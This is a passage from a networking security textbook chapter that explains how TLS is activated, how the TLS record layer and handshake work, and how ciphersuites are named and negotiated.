- **TLS-(EC)DH:** The PremasterSecret is the DH value calculated from the server's static DH share (included in the server's certificate), and an ephemeral DH share freshly selected by the client. This family can be modeled as a Key Encapsulation Mechanism (KEM, subsection 2.6.2). DHKE can be performed in a prime order group or on an elliptic curve (EC, subsection 2.5.3).
- **TLS-(EC)DHE:** Both client and server choose an ephemeral DH share, and the server signs its choice. The signature can be verified with the public key contained in the server's certificate. Again, DHKE can be performed in a prime order group or on an elliptic curve (EC).

The change from unencrypted to the encrypted mode of the TLS record layer – or more precisely, the change between two connection states – is signaled by the

ChangeCipherSpec message. This message is sent at the penultimate position in the handshake but is formally not a handshake message.

The alert protocol is used – as in other protocols – to exchange error messages between client and server, encrypted or unencrypted, depending on the context.

10.1.3 Activation of TLS

In theory, any TCP-based network protocol can be used with or without TLS, and for many of these protocols, there are TLS implementations. Therefore mechanisms are needed to signal the use of TLS between client and server.

New protocol names in URLs The best-known mechanism is using special protocol names in URLs. If TLS is to be used to secure HTTP, the client can be informed of this by replacing the protocol name `http` with `https`. Similarly, there are other protocol names where you can activate TLS protection by adding the letter “s”, e.g. `ftps` for FTP-over-TLS or `imaps` for IMAP-over-TLS.

TLS ports On the server side, TLS is enabled by the client connecting to a TCP port on which a TLS process is running. For example, a web server expects unprotected HTTP requests on port 80, while it always performs a TLS handshake after a TCP connection is established on port 443. These TLS ports can be *well-known ports*, which the client can compute from the protocol specification – port 443 is the *well-known port* to `https` –, or they can be manually configured in the client, e.g., to retrieve e-mail via TLS. Other *well-known ports* are e.g. port 993 for `imaps`, port 995 for `pop3s` and port 465 for `smtpls`.

Always-On In scenarios where a client always communicates with precisely one server – examples include retrieving e-mail from a mail server via IMAP or POP3 or authenticating a WPA WLAN client via IEEE 802.11i and EAP-TTLS – the client can be configured permanently to use TLS.

HTTP redirects If a client establishes an HTTP connection to port 80 – e.g., because the user typed `www.ietf.org` without specifying the protocol – the server can still enforce a TLS connection by returning a 30x error message in response, thus triggering an HTTP redirect, and specifying a `https` URL as the redirection destination.

STARTTLS In protocols such as IMAP and POP3, there is no redirection mechanism. Therefore the STARTTLS mechanism was specified in RFC 2595 [53]. After the client has established an unencrypted TCP connection and started the corresponding application-level protocol, the server sends the keyword `STARTTLS` over this connection. This causes the client to interrupt the application protocol and perform a TLS handshake on the existing TCP connection. When the handshake is completed, the client restarts the application protocol. STARTTLS has been made available with its own RFCs for other protocols, e.g. SMTP [35], XMPP [62] and

NNTP [52]. Other protocols use similar mechanisms, such as the AUTH TLS command in FTP [26], extension OIDs in LDAP [34], or HTTP upgrade headers [41].

10.1.4 Other Handshake Components

Over the years, the TLS handshake has grown in complexity; many special ciphersuites, implicit negotiations, and extension mechanisms exist.

- **Session Resumption:** If the client wants to reuse an already negotiated MasterSecret after establishing a new TCP connection, he can signal this by sending the SESSION_ID from the previous session (section 10.7).
- **TLS renegotiation:** A new session can be opened within an existing TLS session. The second handshake is performed encrypted with the record layer keys of the first handshake. This can be used to protect the confidentiality of a client certificate in the second handshake or to negotiate other algorithms for a protected area (section 10.8).
- **TLS-PSK ciphersuites:** As an extension of the TLS 1.2 standard, a complete handshake based on manually configurable symmetric keys in client and server was specified [24].

10.2 TLS Record Protocol

The *TLS Record Protocol* consists of the *TLS record layer* which handles fragmentation, encryption, and MAC calculation on TCP byte streams, and the *TLS connection states* which store the cryptographic parameters for the current and the next state of the record layer, and the *TLS key derivation*, where the shared MasterSecret is used to derive a sequence of cryptographic keys which are specific for the selected parameters.

10.2.1 TLS Record Layer

The TLS record layer (Figure 10.3) represents an intermediate layer in the TCP/IP protocol hierarchy. It is located above TCP and, like TCP itself, accepts a sequence of bytes (byte stream) from the application to be protected. It passes the processed records back to TCP as a byte stream. The procedure is as follows:

1. **Fragmentation:** The byte stream is fragmented into different blocks by the SSL Record Layer. These blocks are called *Records* and should not be longer than $2^{14} = 16384$ bytes.




Fig. 10.3 TLS-Record-Layer-Protocol.

2. **Compression (optional):** After fragmentation, a compression method can be applied to the record optionally. Compression is intended to minimize the size of the record. (In exceptional cases, compression methods may also increase the data volume. SSL/TLS allows a maximum of 1024 additional bytes here). The default setting for compression is NULL, i.e., no compression takes place.
3. **Calculation of the MAC:** In the next step, a Message Authentication Code (MAC) is added to authenticate the data, which only the sender and receiver can validate. The implicit sequence number, which is not included in the record, is also used in the calculation of the MAC.
4. **Padding:** When using a block cipher for encryption, the length of the plaintext must be a multiple of the block length of the cipher. It may be necessary to append some additional bytes, the so-called *padding bytes*. For the Record Layer on the receiver side to recognize which bytes have been added, the number of these padding bytes must also be specified (padding length). So if n padding bytes must be added, the record layer appends n bytes of value $n - 1$ after the MAC. The last specifies the padding length minus the padding length field.
5. **Encryption:** Finally, the record is encrypted.

For the two communication directions (client-server and server-client) different key material is used for MAC calculation and encryption (section 10.3).

Each TLS record contains three header fields:

- **Type (1 byte):** Here, the type of the transmitted message is described, whereby only the TLS components ChangeCipherSpec (Type=20), Alert (Type=21), and Handshake (Type=22) on the one hand and all other application data such as HTTP or FTP (Type=23) on the other hand are distinguished.
- **Version (2 bytes):** The first byte indicates the major version, the second the minor version. In use are the values 0x0300 (SSL 3.0), 0x0301 (TLS 1.0), 0x0302 (TLS

1.1), and 0x0303 (TLS 1.2, TLS 1.3 legacy version number). In TLS 1.3, the actual version number 0x0304 is contained in the supported_versions extension.

- **Length** (2 bytes): This specifies the number of bytes following the header. These length values can vary for the intermediate steps indicated in figure 10.3.

Authenticated Encryption So the TLS record layer (up to version 1.2) uses the *MAC-then-PAD-then-ENCRYPT* paradigm. It is the plaintext that is protected by the MAC, not the ciphertext. Following [4], this paradigm results in a weaker authenticated encryption scheme. This special construction was examined in detail in [56].

Synchronization The Record Layer always uses the *current* keys and algorithms for MAC calculation and encryption. At the beginning of the TLS handshake, there are no keys and algorithms on both sides, so the NULL algorithms are used, and this data is transmitted without MAC and encryption. With the handshake, new keys and algorithms are agreed upon between both parties. After sending or receiving a ChangeCipherSpec message, the Record Layer switches to the new keys and algorithms for the respective communication direction. This switching can be done several times, e.g., when TLS renegotiation is used.




Fig. 10.4 The TLS Record Layer consists of two separate channels for the two communication directions. Encryption and data authentication are activated by sending the ChangeCipherSpec message, decryption and verification of the MAC after receiving this message.

MAC The message authentication code (MAC) is calculated using the record header *Type|Version|Length*, the unencrypted but possibly compressed data *Data* (Figure 10.3) and an implicit sequence number *SQN*:

$$\text{MAC} = \text{HMAC-H}_{\text{MAC_write_key}}(\text{SQN}|\text{Type}|\text{Version}|\text{Length}|\text{Data})$$

Sequence Numbers Client and server each store two sequence numbers, one for the data sent and one for the data received. Both sequence numbers are initialized with 0 and incremented for each TLS record sent or received, resp. TLS sequence numbers thus count TLS records, whereas TCP sequence numbers count bytes. Suppose the MAC of a received record cannot be verified with the current sequence number for received data. In that case, the record layer assumes that there is an attack: the current TLS session is terminated, and all keys are discarded.

10.3 TLS Handshake Protocol: Overview

The TLS handshake is the most complex part of TLS. This is where the key exchange between client and server occurs, enabling both to communicate in encrypted and authenticated form afterward. According to RFC 5246 [21], the handshake protocol is based on the Diffie-Hellman key agreement or RSA-based key transport. Other key exchange protocols are described in various RFCs, but these play only a minor role in practice.




Fig. 10.5 Schematic diagram of the TLS handshake with RSA-based key exchange. The messages ServerKeyExchange, CertificateRequest, Certificate, and CertificateVerify, displayed in grey, are optional for TLS-RSA. A detailed description of TLS-RSA is given in Figure 10.15.

For an introduction to the TLS handshake, we use the simplified illustration of TLS-RSA given in Figure 10.5. The core of the key agreement is contained in the two messages Certificate and ClientKeyExchange:

1. The server sends its RSA public key in an X.509 certificate (depicted as a letterbox), which also contains the domain name, in the Certificate message to the client.
2. The client uses this public key to encrypt the PremasterSecret (by inserting it into the letterbox). The PremasterSecret contains a randomly chosen 46-byte value and the highest TLS version number supported by the client. Before encryption, this value is encoded with PKCS#1.
3. The resulting ciphertext is transmitted to the server in the ClientKeyExchange.
4. The server decrypts this ciphertext with its private key (by opening the letterbox).
5. The client and the server now use the PremasterSecret as a secret value for calculating the MasterSecret and all record layer keys.

This core key exchange is framed by messages that negotiate cryptographic algorithms and validation messages. Let's go into more detail now.

ClientHello The ClientHello message starts the negotiation of cryptographic algorithms. For this purpose, it contains a list of cryptographic algorithms supported by the client, grouped into so-called *Ciphersuites* (section 10.4). In addition, it contains the highest TLS version V_C supported by the client and a random number ClientRandom. Optionally, it may also contain an identification number Session_ID from a previous TLS handshake, a list of compression algorithms, and a list with TLS extensions (section 10.9).

ServerHello, Certificate, ServerHelloDone The server responds with a sequence of messages. The ServerHello message, which completes the negotiation, contains the ciphersuite selected by the server, the highest TLS version $V_S \leq V_C$ supported by the server, and another random value ServerRandom. Optionally, the Session_ID from the client might be accepted or rejected, and a compression algorithm and several extensions may be chosen from the provided lists. As mentioned above, the server's public key is contained in the Certificate message. The ServerHelloDone message completes this block.

ClientKeyExchange As described above, this message contains the ciphertext of the PremasterSecret. (In TLS-DH and TLS-DHE, the PremasterSecret is negotiated using DHKE, and ClientKeyExchange contains a DH share).

ChangeCipherSpec, Finished After negotiating the cryptographic algorithms and transmitting the ciphertext of the PremasterSecret, both parties can derive the record layer keys and start to encrypt and authenticate all exchanged messages. First, the MasterSecret is derived from the PremasterSecret. Then the MasterSecret is the starting point for deriving the cryptographic keys. For an overview of the key derivation, see Figure 10.13.

After key derivation, the client triggers encryption on the record layer (direction client to server,) by sending a ChangeCipherSpec message to the server. The following ClientFinished message will thus be sent encrypted. This message contains a checksum of the handshake; a MAC computed over all messages the client has sent and received. It may be considered a checksum on the *view of the client* on the handshake.

After decrypting the ClientKeyExchange message, the server performs the key derivation. By sending a ChangeCipherSpec to the client, the second secure channel (direction server to client) is also activated. The server encodes his view on the handshake in the MAC in the ServerFinished message, which concludes the TLS handshake.

By checking the MACs of the other party, the client and the server can confirm that their views on the handshake are consistent. If any MACs do not validate, the handshake is aborted with a fatal error since this may indicate the presence of an active man-in-the-middle attacker.

Result of the handshake After the handshake, the following information is known to both the client and the server:

- The highest TLS version number supported by both client and server
- A cipher suite, which contains the selected public-key algorithm for transmission/negotiation of the PremasterSecret, a symmetric encryption algorithm, and a hash algorithm
- A common MasterSecret ms
- A Session_ID as reference to this MasterSecret ms
- An encryption key for the records sent from the client to the server, and another encryption key for the opposite direction
- A MAC key for the records sent from the client to the server and another MAC key for the opposite direction.
- If necessary (e.g., for CBC encryption mode), two initialization vectors for the encryption function, one for each direction
- Optionally, a selected compression function
- Optionally a list of negotiated extensions

Authentication of the Client In a typical TLS deployment, the server authenticates itself through its X.509 certificate and the client through different means (e.g., username/password). However, TLS allows the client to authenticate with an X.509 client certificate. For this purpose, the client must send the client certificate in a Certificate message, which the server requests with CertificateRequest. While the server's authentication with TLS-RSA is implicit in that it can decrypt the PremasterSecret, the client's authentication must be explicit. The client, therefore, signs the hash value of all handshake messages exchanged so far in the CertificateVerify message.

Session Resumption. If a MasterSecret has previously been agreed between client and server, it can be reused in the *TLS Session Resumption protocol* to generate new key material. The TLS Session Resumption protocol consists only of the ClientHello,




Fig. 10.6 TLS Session Resumption Protocol

the ServerHello, and the two Finished messages. The ClientHello message contains the Session_ID, a reference to the MasterSecret of another TLS session previously negotiated between client and server. The server uses this reference to retrieve the cryptographic parameters of the other session, especially the MasterSecret, in

its database. If this succeeds, the server can decide whether it wants the client to use these parameters. If so, he returns the same Session_ID, and the session resumption handshake is completed with ChangeCipherSpec and Finished as shown in Figure 10.6. Otherwise, the server selects a new Session_ID and sends it to the client. Both must then perform a full handshake.

Even if session resumption is successful and the old MasterSecret is used in the new TLS session, The keys used in this new session differ from the old session's. This is because the key derivation includes the two random numbers ClientRandom and ServerRandom from the two Hello messages (Figure 10.13).

10.4 TLS Ciphersuites

TLS uses sophisticated negotiation mechanisms, where cryptographic algorithms and parameters are bundled in so-called *ciphersuites*. This allows for a flexible upgrade to secure algorithms. Cryptographic algorithms and parameters must be negotiated for:

- the key agreement to establish the PremasterSecret (RSA, DH, or DHE);
- the mathematical structures in which the public key calculations are performed (RSA modulus N , DH prime number group, or elliptic curve group);
- from TLS 1.2 on: the pseudo-random function (TLS-PRF) for deriving the MasterSecret and the key material, and for calculating the Finished messages;
- the authentication of the server (RSA decryption, RSA signature, DSS signature, ECDSA signature);
- the optional authentication of the client;
- the encryption function for the record layer (e.g., AES, 3DES, RC4, ChaChaPoly), the key length to be used (112, 128, 256, ...), and for block ciphers, the mode to be used (e.g., CBC, GCM);
- the MAC function in the record layer (e.g. HMAC-MD5, HMAC-SHA1, HMAC-SHA256, HMAC-386).

Most of these algorithms and parameters are bundled in predefined *ciphersuites*. Ciphersuites are encoded as 2-byte values and are described in the standards according to the systematics explained in Figure 10.7.

The server can specify additional parameters in various handshake messages. How and where exactly these negotiations take place is described below.

Key agreement and mathematical structures The second keyword immediately following the string TLS_ is used to select the key agreement method. The best-known values are:

- **RSA:** In TLS-RSA ciphersuites, the 48-byte PremasterSecret is selected by the client and is encrypted with the server's public RSA key. The key length is determined by the server's X.509 certificate, from which the public key is taken.




Fig. 10.7 Components of the cipher suite description. We use the example of the TLS-DHE cipher suite, which is mandatory in TLS 1.0.

The first two bytes of the PremasterSecret contain the highest TLS version number supported by the client; the other 46 bytes are randomly selected.

- **DH or ECDH:** In these *static* TLS (EC)DH ciphersuites (*static DH*) the PremasterSecret is calculated from the server's public Diffie-Hellman share – which is taken from the server's certificate along with the description of the mathematical group to be used for the calculations – and a DH value freshly calculated by the client in the same group. Suppose the abbreviation DH is used. In that case, this group must be a multiplicative prime group, and the PremasterSecret is the result of the Diffie-Hellman calculation without leading zero bytes. So usually, the PremasterSecret here is much longer than in TLS-RSA; its length depends on the used mathematical group. With ECDH, an additive elliptic curve group is used for the DH calculations, and the PremasterSecret is the x coordinate of the negotiated point, including leading zero bytes.
- **DHE or ECDHE:** In these *ephemeral* TLS (EC)DHE ciphersuites (*ephemeral DH*) the PremasterSecret is calculated from the DH shares contained in the ServerKeyExchange and ClientKeyExchange messages. The server transmits the description of the mathematical group in the ServerKeyExchange message. The calculation of the PremasterSecret is performed analogously to the static variant.

Authentication of the server In the TLS-RSA and TLS-DH ciphersuites, the server authenticates itself by its ability to compute the PremasterSecret from the ClientKeyExchange message. He is, therefore, the only party besides the client to be able to compute the correct MasterSecret and thus a valid MAC in the ServerFinished message. With TLS-DHE, the server authenticates itself via the signature in the ServerKeyExchange message, computed on the group parameters, the DH share, and the two random numbers from ClientHello and ServerHello.

So in all cases, signatures must be verified – the signature of the certificate, and for TLS-DHE additionally the signature in the ServerKeyExchange message. The label just before the keyword WITH indicates the type of digital signatures supported – either RSA or DSS. Only for TLS-RSA, an exception is made; no signature algorithm is specified here.

TLS_RSA_WITH_NULL_SHA256	TLS_DHE_RSA_WITH_AES_128_CBC_SHA256	TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256
TLS_RSA_WITH_AES_128_CBC_SHA256	TLS_DHE_RSA_WITH_AES_256_CBC_SHA256	TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384
TLS_RSA_WITH_AES_256_CBC_SHA256	TLS_DHE_RSA_WITH_AES_128_GCM_SHA256	TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256
TLS_RSA_WITH_AES_128_GCM_SHA256	TLS_DHE_RSA_WITH_AES_256_GCM_SHA384	TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
TLS_RSA_WITH_AES_256_GCM_SHA384	TLS_DHE_DSS_WITH_AES_128_CBC_SHA256	TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256
	TLS_DHE_DSS_WITH_AES_256_CBC_SHA256	TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384
TLS_DH_RSA_WITH_AES_128_CBC_SHA256	TLS_DHE_DSS_WITH_AES_128_GCM_SHA256	TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256
TLS_DH_RSA_WITH_AES_256_CBC_SHA256	TLS_DHE_DSS_WITH_AES_256_GCM_SHA384	TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384
TLS_DH_RSA_WITH_AES_128_GCM_SHA256		TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384
TLS_DH_RSA_WITH_AES_256_GCM_SHA384	TLS_ECDH_RSA_WITH_AES_256_CBC_SHA384	TLS_DH_anon_WITH_AES_128_CBC_SHA256
TLS_DH_DSS_WITH_AES_128_CBC_SHA256	TLS_ECDH_RSA_WITH_AES_128_GCM_SHA256	TLS_DH_anon_WITH_AES_256_CBC_SHA256
TLS_DH_DSS_WITH_AES_256_CBC_SHA256	TLS_ECDH_RSA_WITH_AES_256_GCM_SHA384	TLS_DH_anon_WITH_AES_128_GCM_SHA256
TLS_DH_DSS_WITH_AES_128_GCM_SHA256	TLS_ECDH_ECDSA_WITH_AES_128_CBC_SHA256	TLS_DH_anon_WITH_AES_256_GCM_SHA384
TLS_DH_DSS_WITH_AES_256_GCM_SHA384	TLS_ECDH_ECDSA_WITH_AES_256_GCM_SHA256	
	TLS_ECDH_ECDSA_WITH_AES_128_GCM_SHA384	

Fig. 10.8 TLS-1.2-Ciphersuites. There are about 400 different ciphersuites; the officially registered ones can be found at <https://www.iana.org/assignments/tls-parameters/tls-parameters.xhtml#tls-parameters-4>. The rules about which ciphersuites may be used in TLS versions are very complex and are not always observed by the implementations.

The following signature algorithm labels are defined (RFC 5246 [1]; Section 7.4.1). Unless otherwise stated, the data to be signed is hashed with the hash function negotiated in the `signature_algorithms` extension¹:

- **RSA:** The RSA signature algorithm with PKCS#1 encoding for digital signatures (section 2.4.2)
- **DSS:** The Digital Signature Algorithm (section 3.6.2)
- **ECDSA:** The Elliptic Curve Digital Signature Algorithm (section 3.6.2)

These keywords specify the type of signature used in the X.509 certificate. For the signature contained in the `ServerKeyExchange` message, other rules apply:

- In TLS 1.0 and 1.1, the same signature algorithm as in the certificate – but with a different key pair – must be used to sign the `ServerKeyExchange` message
- In TLS 1.2, a different signature algorithm for `ServerKeyExchange` can be negotiated via the `SignatureAlgorithms` extension (section 10.9)
- In TLS 1.3, the structure of the ciphersuites changes completely

Encryption algorithm in the Record Layer The first label after the keyword `WITH` specifies the encryption algorithm. The following values occur frequently:

- **NULL:** Data is sent unencrypted.
- **DES40:** This algorithm is a surviving artifact from the era of US crypto export controls – the DES key contains only 40 secret bits. This cipher is insecure and should no longer be used.
- **DES:** The Data Encryption Standard (subsection 2.2.1) with an effective key length of 56 bits is used.

¹ Until December 2021, SHA-1 was used by default if this extension was missing. In RFC 9155 [65], SHA-1 was deprecated for use with signature algorithms.

- 3DES: Triple-DES with $3 \cdot 56 = 168$ bit key length, but the effective key length is only 112 bit.
- RC2: The Rivest Cipher 2 is a block cipher developed by Ron Rivest in 1987 with variable key lengths in the range of 8 to 128 bits and a block length of 64 bits. In TLS, only the key lengths 42 or 56 bit is used.
- RC4: The Rivest Cipher 4 is a stream cipher with variable key length developed by Ron Rivest in 1987 (subsection 6.3.2).
- IDEA: The International Data Encryption Algorithm (IDEA) was developed in 1990 by James L. Massey and Xuejia Lai. It has a 64-bit block length and a 128-bit key length.
- AES: The Advanced Encryption Standard (subsection 2.2.1).
- CAMELLIA: Camellia is a symmetric block cipher with the same parameters as AES and was developed in 2000 in cooperation between Mitsubishi and NTT.
- SEED: SEED is an encryption algorithm with a 128-bit block and key length developed by the South Korean KISA (Korea Information Security Agency) in 1998.
- ARIA: ARIA is a block cipher with 128-bit block length and 128 or 256-bit key length, developed by Korean cryptographers in 2003 and is used primarily in the Korean administration.
- ChaCha20-Poly1305: ChaCha20 is a stream cipher developed by Daniel J. Bernstein in 2008 [54]. It is initialized with a 96-bit nonce and a 256-bit key. Poly1305 is a MAC developed by the same author with a 256-bit key length and a MAC length of 16 bytes.

Hash function for the Record Layer MAC/TLS-PRF The last label in the cipher suite name defines a hash function – MD5, SHA(-1), SHA-256, or SHA-386. In TLS 1.0 and 1.1, this hash function is only used in the HMAC construction of the Record Layer.

Starting with TLS 1.2, the TLS-PRF can also be negotiated. Therefore, the hash function specified at the end of each new cipher suite – this must be SHA-256 or a stronger hash function – is used in *all* HMAC constructions, i.e., in both the Record Layer and the TLS-PRF (Figure 10.12).

Mandatory Ciphersuites For different implementations of TLS to be interoperable, they must have at least one ciphersuite in common. These mandatory ciphersuites differ for the TLS versions:

- TLS 1.0: TLS_DHE_DSS_WITH_3DES_EDE_CBC_SHA
- TLS 1.1: TLS_RSA_WITH_3DES_EDE_CBC_SHA
- TLS 1.2: TLS_RSA_WITH_AES_128_CBC_SHA
- TLS 1.3: TLS_AES_128_GCM_SHA256, in the new TLS 1.3 syntax.

10.5 TLS Handshake: Detailed Walkthrough

In this section, we will dig a little bit deeper into the details of the TLS handshake. These details will become relevant when describing attacks on TLS in chapter 12.

TLV encoding is used for each handshake message, where each message is identified through a unique *tag*, and the length of the message is specified in a length field, followed by the content of the message, which may itself have an internal structure.

10.5.1 Negotiation: ClientHello and ServerHello

ClientHello (Tag 1) The client starts a TLS handshake by sending a ClientHello message to the server. This message has tag 1 and contains the following fields (Figure 10.9):

- **ProtocolVersion** (2 bytes): Here, the client specifies the highest TLS version it supports. In Figure 10.9 this is TLS 1.2 (0x03 0x03).
- **ClientRandom** (32 bytes): Specified to be composed of time and date in standard Unix format² (4 bytes) and a 28-byte random value together.
- **Session_ID** (optional, up to 32 bytes): Reference to a MasterSecret negotiated in a previous handshake. The client sends this value only if it wants to use session resumption (Figure 10.6).
- **Ciphersuites**: Each cipher suite is encoded by a 2-byte value. The list of ciphersuites is ordered by descending preference of the client.
- **CompressionMethod**: This list is analogous to the list of ciphersuites. Each compression algorithm is encoded as a 1-byte value. Possible compression methods are specified in RFC 3749 [36].
- **Extensions** (optional): This is a list of TLS extensions that can be accepted or rejected by the server and which may modify the behavior of TLS.

ServerHello (Tag 2) The ServerHello message is the response to ClientHello. This message contains the selections from the options suggested by the client. It includes the same sequence of elements as the ClientHello message, except that individual values from these lists are used instead of lists.

- **ProtocolVersion** (2 bytes): Here, the server must select a protocol version equal to or less than the one proposed by the client.
- **ServerRandom** (32 bytes): A random value formed analogously to the client random.
- **Session_ID** (up to 32 bytes): If a Session_ID was contained in ClientHello, the server checks if he can retrieve a MasterSecret to this Session_ID and decides if he wants to use it. If these checks are positive, the server answers with the

² Number of seconds elapsed since midnight GMT, January 1, 1970. However, this specification is often ignored by implementations that send four random bytes instead.




Fig. 10.9 ClientHello Message.

same Session_ID. If the corresponding field in ClientHello was empty or the server cannot or does not want to use the old MasterSecret again, he sends a new Session_ID in this field. An empty field indicates that the server will not cache this session.

- **Ciphersuite** (2 bytes): The cipher suite selected by the server.
- **CompressionMethod** (1 byte): The server selected compression method.
- **Extensions** (variable): A list of extensions selected by the server.

With these two messages, the client and server have agreed on the algorithms to be used. Now the actual key exchange may start.

10.5.2 Key Exchange: Certificate and ClientKeyExchange.

Certificate (Tag 11) One or more X.509 certificates from a TLS public key infrastructure (PKI) are used to authenticate the server. The TLS server certificate links a public key (a signature validation key or an RSA encryption key) to the domain name of the requested URL (??). Additionally, the Certificate message may include intermediate certificates up to but excluding the root certificate. The certificate must match the negotiated cipher suite. For TLS-RSA, it must contain a public RSA encryption key. For TLS-DH, it must contain a Diffie-Hellman share, and key agreement then takes place in the mathematical group specified in the certificate. For TLS-DHE, any certificate with a signature validation key (RSA or DSS) may be used.

ServerKeyExchange (Tag 12) For TLS-DHE and TLS-ECDHE ciphersuites, the ServerKeyExchange message is required to transfer a freshly generated Diffie-Hellman share to the client. In addition to the DH share, this message contains




Fig. 10.10 TLS server certificate for *.ietf.org. The certificate's signature binds this domain name to the server's public key – displayed in hexadecimal notation in the lower right text field.

a description of the group in which the Diffie-Hellman value should be calculated and a digital signature. The description of the group is transmitted as follows:

- For a prime group, the description contains the prime number p and a generating element g of the subgroup $G \subset \mathbb{Z}_p^*$.
- For an elliptic curve [10], it contains the standardized name of the group or an explicit description of the elliptic curve.

The digital signature covers the content of the ServerKeyExchange message, and additionally by the two random values ClientRandom and ServerRandom.

ServerHelloDone (Tag 14) The server completes its transmission with the ServerHelloDone message. This message has no content.

ClientKeyExchange (Tag 16) The key exchange is completed with the ClientKeyExchange message. If the server received this message from the client, both sides have enough information to calculate the keys for the TLS Record Layer. The contents of ClientKeyExchange and ServerKeyExchange depend on the key exchange algorithm of the negotiated cipher suite. Figure 10.11 summarizes the various previously standardized key exchange procedures. There are two possibilities for the content of ClientKeyExchange:

TLS-RSA For these ciphersuites, the ClientKeyExchange message is formed as follows:

1. PremasterSecret: The client selects 46 random bytes and prepends the two bytes that indicate the highest version number of TLS it supports. This is intended to prevent *version rollback* attacks in which an attacker resets the unprotected version value in ClientHello to an insecure older version.

2. RSA-PKCS#1 encryption: The PremasterSecret is PKCS#1 encoded and then encrypted with the server's public RSA key.

Key Exchange Algorithm	Required Certificate Type	ServerKey-Exchange required?	Content ClientKey-Exchange	Description
RSA	RSA Encryption	No	Encrypted PremasterSecret	Client encrypts PremasterSecret with the public key of the server.
RSA Export	RSA Signing	Yes (temporary RSA key ≤ 512 bit)	With temp. RSA key encrypted Premaster-Secret	Client encrypts Premaster-Secret with temporary RSA Key of the server (only relevant for backward compatibility).
